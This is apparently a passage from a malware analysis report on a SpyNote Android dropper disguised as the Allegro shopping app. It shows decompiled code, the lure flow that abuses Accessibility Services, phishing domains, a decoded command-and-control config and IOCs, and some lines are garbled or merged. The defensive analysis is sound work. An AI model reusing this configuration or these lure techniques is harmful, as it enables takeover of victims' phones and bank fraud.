
Analyzing the application code, we see the name of the SpyNote family software package that will be installed by the original application.

```
.class public tgnmgjmgoeedhvvnfqjgdqonuojnww4
.super Activity

.field private static TargetBaseid:String = "traveling.nursery.cohen"

.method static constructor <clinit>()V
        .registers 0
0000000  return-void
.end method

.method public constructor <init>()V
        .registers 1
0000000  invoke-direct       Activity-><init>()V, p0
0000006  return-void
.end method

.method public static isAppAvailable(Context, String)Z
        .registers 3
0000000  const/4             v0, 0
:try_2
0000002  invoke-virtual      Context->getPackageManager()PackageManager, p0
0000008  move-result-object  p0
000000A  invoke-virtual      PackageManager->getApplicationInfo(String, I)ApplicationInfo, p0, p1, v0
        .catch PackageManager$NameNotFoundException {:try_2 .. :tryend_10} :catch_14
```


Looking through the apk file resources in the assets folder, we see the file childapp.apk, which is the actual malware.


childapp.apk	9 089 365	9 089 365	Plik APK

After installing the dropper on the phone, a new application with the Allegro logo appears on our screen.





When the app is opened, the user is shown a notification that an update is being downloaded, and then asked to install it.






The application is sneakily trying to gain access to Accessibility Services through which it will be able to control the victim’s device.



Install unknown apps
Allegro
3.31.165
Allow from this source
Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.
Install unknown apps
Allegro
Do you want to install this app?
CANCEL
INSTALL
Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.


Dostępność
Allegro
Ta usługa dostępności żądań aplikacji:
• Kliknij Włącz
• Przejdź do Pobranej usługi
• Włącz [ALLEGRO]
Włączać
Accessibility
Downloaded apps
Allegro
Off
Allegro
Use Allegro

The user accepts the consents and gives the app unknowingly the rights to manage the device.




The user is then shown the website *wyplacic2750pln[.]info*, which at the time of analysis was no longer available.



However, by analyzing the results from the URLScan page, it is possible to find the appearance of the page at the time of analysis.

cURL Error: Error: Bad Request: chat not found



As you can see, the user was asked to select his bank to receive 2750 PLN, according to the name of the site.

The address belonging to Turkey indicates the likely origin of the threat actor behind the campaign.

Analyzing the IP address on which the site was hosted on, further domains used to phish for customer data were identified.

31.186.11.116

2025-01-26	0 / 94	VirusTotal	ikrakirtasiye.com

URLs (129)

Scanned	Detections	Status	URL
2025-01-29	1 / 96	200	http://alduaah.info/
2025-01-27	1 / 96	500	https://otomurat.com/urunler/clio-rolanti-ayar-valfi-1400-motor-8valf-k7j-marelli-mako
2025-01-27	13 / 96	200	https://tayladanismanlik.com/
2025-01-27	16 / 96	-	http://2750allegro.info/
2025-01-25	1 / 96	200	https://stivadam.xyz/
2025-01-17	6 / 96	200	http://canaero.com.tr/
2025-01-17	1 / 96	200	https://alfaroket.xyz/
2025-01-17	5 / 96	200	https://canaero.com.tr/
2025-01-17	1 / 96	200	http://mmctemizliktarim.com/
2025-01-16	1 / 96	200	https://detaconnect.com.tr/
2025-01-10	1 / 96	200	http://onlinehesapkirala.com/
2025-01-03	15 / 96	403	https://2750allegro.info/
2025-01-03	1 / 96	200	http://www.knightpvpserverler.com/
2024-12-25	1 / 96	200	https://yapayzekaileparakazan.com/
2024-12-24	2 / 96	403	http://pubgmobilelite.online/
2024-12-24	1 / 96	200	https://www.kulturkentikucukkuyu.com/
2024-12-23	2 / 96	200	http://xsensedetectors.com/
2024-12-23	2 / 96	200	https://xsensedetectors.com/
2024-12-19	6 / 96	403	http://www.2750allegro.info/
2024-12-19	1 / 96	200	https://ihasavunma.com/
2024-12-18	1 / 96	200	https://argunreklamajans.com/
2024-12-14	1 / 96	200	http://www.ozaltin.xyz/

Analyzing the code of the dropped pplication, user messages in different languages were observed.


```
:130
00000130  const/4            p1, -1
:132
00000132  const-string       v0, "Downloading updates , please wait"
00000136  if-eqz             p1, :1AA
:13A
0000013A  if-eq              p1, v7, :19A
:13E
0000013E  if-eq              p1, v6, :18A
:142
00000142  if-eq              p1, v5, :17A
:146
00000146  if-eq              p1, v4, :16A
:14A
0000014A  if-eq              p1, v3, :15A
:14E
0000014E  iget-object        p1, p0, splash->textView:TextView
00000152  invoke-virtual     TextView->setText(CharSequence)V, p1, v0
00000158  goto               :1B4
:15A
0000015A  iget-object        p1, p0, splash->textView:TextView
0000015E  const-string       v0, "загружаются обновления, пожалуйста, подождите"
00000162  invoke-virtual     TextView->setText(CharSequence)V, p1, v0
00000168  goto               :1B4
:16A
0000016A  iget-object        p1, p0, splash->textView:TextView
0000016E  const-string       v0, "baixando atualizações, aguarde"
00000172  invoke-virtual     TextView->setText(CharSequence)V, p1, v0
00000178  goto               :1B4
:17A
0000017A  iget-object        p1, p0, splash->textView:TextView
0000017E  const-string       v0, "güncellemeler indiriliyor, lütfen bekleyin"
00000182  invoke-virtual     TextView->setText(CharSequence)V, p1, v0
00000188  goto               :1B4
:18A
0000018A  iget-object        p1, p0, splash->textView:TextView
0000018E  const-string       v0, "正在下载更新，请稍候"
00000192  invoke-virtual     TextView->setText(CharSequence)V, p1, v0
00000198  goto               :1B4
:19A
```

```
:B8
000000B8  const-string        v0, "zh"
000000BC  invoke-virtual      String->equals(Object)Z, p1, v0
000000C2  move-result         p1
000000C4  if-eqz              p1, :130
:C8
000000C8  const/4             p1, 2
000000CA  goto                :132
:CC
000000CC  const-string        v0, "tr"
000000D0  invoke-virtual      String->equals(Object)Z, p1, v0
000000D6  move-result         p1
000000D8  if-eqz              p1, :130
:DC
000000DC  const/4             p1, 3
000000DE  goto                :132
:E0
000000E0  const-string        v0, "ru"
000000E4  invoke-virtual      String->equals(Object)Z, p1, v0
000000EA  move-result         p1
000000EC  if-eqz              p1, :130
:F0
000000F0  const/4             p1, 5
000000F2  goto                :132
:F4
000000F4  const-string        v0, "pt"
000000F8  invoke-virtual      String->equals(Object)Z, p1, v0
000000FE  move-result         p1
00000100  if-eqz              p1, :130
:104
00000104  const/4             p1, 4
00000106  goto                :132
:108
00000108  const-string        v0, "en"
0000010C  invoke-virtual      String->equals(Object)Z, p1, v0
00000112  move-result         p1
00000114  if-eqz              p1, :130
:118
00000118  const/4             p1, 0
0000011A  goto                :132
:11C
0000011C  const-string        v0, "ar"
```

The final analysis process reached the application configuration, which was encoded in base64.

In the *CLINAME* field in the configuration, *PL* is entered, which of course indicates the target country of the campaign.

```
static {
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.ConnectionKey = "TxTxT";
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.HideType = "C";
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.CLINAME = "PL";
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.ClientHost = "MjEyLjIyNC44OC4xNA==";
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.ClientPort = "Nzc3MQ==";
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.Li = null;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.Lcl = null;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.eco = -1L;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.plg = -1;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.inx = -1;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.cmn = new String[]{"", "", "", "", "", "", "", "
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.k = false;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.klive = false;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.FORCA = false;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.FORSC = false;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.MyAccess = null;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.allok = false;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.br = null;
    ewgmjunamxbeypyyhsitvjlevtedyyxvkqcbohdghxsmuvegjf6aEgDk72.daterecever = null;
}
```



IOCs:

```
Allegro_Dropper com.appd.instll.load 01feacb77afef8a37f0476fdec8e74c2 childapp.apk
traveling.nursery.cohen 52e3430121de4de3885b51803d69cce8 C2
212.224.88.14:77712750allegr0.infowyplacic2750pln.info
```

3.IKO (NGate)

